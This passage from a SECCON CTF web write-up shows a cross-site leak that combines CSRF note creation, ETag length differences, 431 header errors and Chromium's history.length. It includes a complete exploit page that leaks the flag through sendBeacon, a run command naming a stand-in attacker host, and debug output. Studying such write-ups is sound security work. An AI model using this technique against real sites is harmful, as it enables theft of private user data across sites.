
Therefore, if we navigate to the same URL twice in a row and the second navigation fails due to a 431 error, those two navigations contribute only one new history entry (because the second navigation replaces the first).

This means we can detect 431 by measuring history.length on a window we control.
A minimal demo looks like this:
    let win = open("about:blank");

    const getUrl = (prefix, padLength, nonce) =>
      `${BASE_URL}/?${new URLSearchParams({
        query: prefix,
        pad: nonce.padEnd(padLength, "x"),
      })}`;

    const got431 = async (prefix, padLength) => {
      await prepare(prefix);

      const nonce = (Math.random() + "").padEnd(20, "0");
      const url = getUrl(prefix, padLength, nonce);

      const len1 = win.history.length;

      win.location = url;
      await sleep(100);
      win.location = url;
      await sleep(100);
      win.location = "about:blank";
      await sleep(100);
      const len2 = win.history.length;

      const diff = len2 - len1;
      // If a 431 error occurs: diff === 2
      // Otherwise: diff === 3

      console.log({ prefix, len1, len2, diff });
      return diff === 2;
    };

    const threshold = 15822; // TODO: Not implemented

    console.log(await got431("SECCON{r", threshold)); // -> true
    console.log(await got431("SECCON{x", threshold)); // -> false
The following diagrams illustrate the concept.
When searching for SECCON{r (flag note hit):
When searching for SECCON{x (flag note miss):
Putting It All Together
The final exploit combines:
- Using CSRF to create many notes, and tuning the response size near a hex boundary in ETag
- URL padding to push the second request near Node's header-size threshold
- Measuring
history.lengthto detect whether the second navigation turns into a 431 error
The final exploit looks like this:
<body>
  <form id="create" action="..." method="post" target="csrf">
    <input type="text" name="note" />
  </form>
  <script type="module">
    const BASE_URL = "http://web:3000";
    const CHARS = [..."_abcdefghijklmnopqrstuvwxyz"];

    const sleep = (ms) => new Promise((resolve) => setTimeout(resolve, ms));
    const debug = (o) => navigator.sendBeacon("/debug", JSON.stringify(o));
    // const debug = (o) => console.log(o);

    let known = new URLSearchParams(location.search).get("known") ?? "SECCON{";

    const csrfWin = open("about:blank", "csrf");
    const createNote = async (note) => {
      const form = document.forms[0];
      form.action = `${BASE_URL}/new`;
      form.note.value = note;
      form.submit();
      await sleep(100);
    };

    const prepared = new Set();
    const prepare = async (prefix) => {
      if (prepared.has(prefix)) return;
      prepared.add(prefix);

      const initialLen = 443;
      const part = "\n        <li>" + "</li>\n      ";

      let len = initialLen;
      while (16 ** 3 - len - part.length - 1 > 0) {
        const note = prefix.padEnd(
          Math.min(1024, 16 ** 3 - len - part.length - 1),
          "*"
        );
        len += note.length + part.length;
        await createNote(note);
      }
    };

    let win = open("about:blank");

    const getUrl = (prefix, padLength, nonce) =>
      `${BASE_URL}/?${new URLSearchParams({
        query: prefix,
        pad: nonce.padEnd(padLength, "x"),
      })}`;

    const got431 = async (prefix, padLength) => {
      await prepare(prefix);

      const nonce = (Math.random() + "").padEnd(20, "0");
      const url = getUrl(prefix, padLength, nonce);

      const len1 = win.history.length;

      win.location = url;
      await sleep(100);
      win.location = url;
      await sleep(100);
      win.location = "about:blank";
      await sleep(100);
      const len2 = win.history.length;

      const diff = len2 - len1;
      // If a 431 error occurs: diff === 2
      // Otherwise: diff === 3

      if (len2 > 45) {
        // In Chromium, the maximum number of `history.length` is 50.
        // ref. https://source.chromium.org/chromium/chromium/src/+/df9f2fd80f9b8697c877c2c7e7f19d9f389291b8:third_party/blink/public/common/history/session_history_constants.h;l=11
        win.close();
        win = open("about:blank");
        await sleep(100);
      }

      debug({ prefix, len1, len2, diff });
      return diff === 2;
    };

    let left = 10000;
    let right = 18000;
    const getThreshold = async () => {
      left -= 50;
      while (right - left > 1) {
        const mid = (right + left) >> 1;
        if (await got431(known + "X", mid)) {
          right = mid;
        } else {
          left = mid;
        }
      }

      return left;
    };

    while (true) {
      const threshold = await getThreshold();
      debug({ length: known.length, threshold });
      let exists = false;
      for (const c of CHARS) {
        if (await got431(known + c, threshold)) {
          known += c;
          exists = true;
          navigator.sendBeacon("/leak", known);
          break;
        }
      }
      if (!exists) break;
    }

    const flag = known + "}";
    navigator.sendBeacon("/flag", flag);
  </script>
</body>
Full exploit:
Example run:
$ docker run -it --rm \
    -e BOT_BASE_URL=http://impossible-leak.seccon.games:1337 \
    -e CONNECTBACK_URL=http://attacker.example.com \
    -p 8080:8080 \
    (docker build -q ./solution)
Report: 1
[DEBUG] {"prefix":"SECCON{X","len1":0,"len2":3,"diff":3}
[DEBUG] {"prefix":"SECCON{X","len1":3,"len2":5,"diff":2}
[DEBUG] {"prefix":"SECCON{X","len1":5,"len2":8,"diff":3}
...
[DEBUG] {"prefix":"SECCON{X","len1":30,"len2":32,"diff":2}
[DEBUG] {"length":7,"threshold":15799}
[DEBUG] {"prefix":"SECCON{_","len1":32,"len2":35,"diff":3}
[DEBUG] {"prefix":"SECCON{a","len1":35,"len2":38,"diff":3}
[DEBUG] {"prefix":"SECCON{b","len1":38,"len2":41,"diff":3}
[DEBUG] {"prefix":"SECCON{c","len1":41,"len2":44,"diff":3}
[DEBUG] {"prefix":"SECCON{d","len1":44,"len2":47,"diff":3}
[DEBUG] {"prefix":"SECCON{e","len1":0,"len2":3,"diff":3}
[DEBUG] {"prefix":"SECCON{f","len1":3,"len2":6,"diff":3}
[DEBUG] {"prefix":"SECCON{g","len1":6,"len2":9,"diff":3}
[DEBUG] {"prefix":"SECCON{h","len1":9,"len2":12,"diff":3}
[DEBUG] {"prefix":"SECCON{i","len1":12,"len2":15,"diff":3}
[DEBUG] {"prefix":"SECCON{j","len1":15,"len2":18,"diff":3}
[DEBUG] {"prefix":"SECCON{k","len1":18,"len2":21,"diff":3}
{ known: 'SECCON{l' }
[DEBUG] {"prefix":"SECCON{l","len1":21,"len2":23,"diff":2}
[DEBUG] {"prefix":"SECCON{lX","len1":23,"len2":26,"diff":3}
...
{ known: 'SECCON{lu' }
[DEBUG] {"prefix":"SECCON{lu","len1":9,"len2":11,"diff":2}
[DEBUG] {"prefix":"SECCON{luX","len1":11,"len2":14,"diff":3}
[DEBUG] {"prefix":"SECCON{luX","len1":14,"len2":17,"diff":3}
...
{ flag: 'SECCON{lumiose_city}' }
Other Cases
In this writeup, we turned an ETag length difference into an XS-Leak oracle. A closely related variant exists where the oracle relies on a binary state: Does the response have an ETag or not?
Here is an example from a past CTF (as an unintended solution) where this applies:
- Ippon Practice Tool - Full Weak Engineer CTF 2025
It is an XS-Leak challenge where HTML injection exists (CSP prevents XSS). However, using the technique described in this article, it becomes solvable even without relying on HTML injection.
In the application, normal pages include an ETag. On the other hand, the GET /search API uses res.end when no results are found, which results in the ETag being omitted entirely. This makes the "ETag presence vs. absence" observable using the same oracle approach described here.
  const answers = await db.all(
    `SELECT a.id, o.text, a.created_at FROM answer AS a INNER JOIN odai AS o ON a.odai=o.id WHERE owner = ? AND content LIKE ? ESCAPE '\\' ORDER BY created_at DESC `,
    uid,
    `%${escapeLike(q)}%`
  );

  if (answers.length === 0) {
    return res.end("<html><body>Not found. <a href='/'>Home</a></body></html>");
  }
Conclusion
I showed that it is possible to leak the length of an ETag from a cross-site page, turning it into an XS-Leak oracle by leveraging 431 errors and a History API behavior in Chromium.
The ETag header can become a side channel :)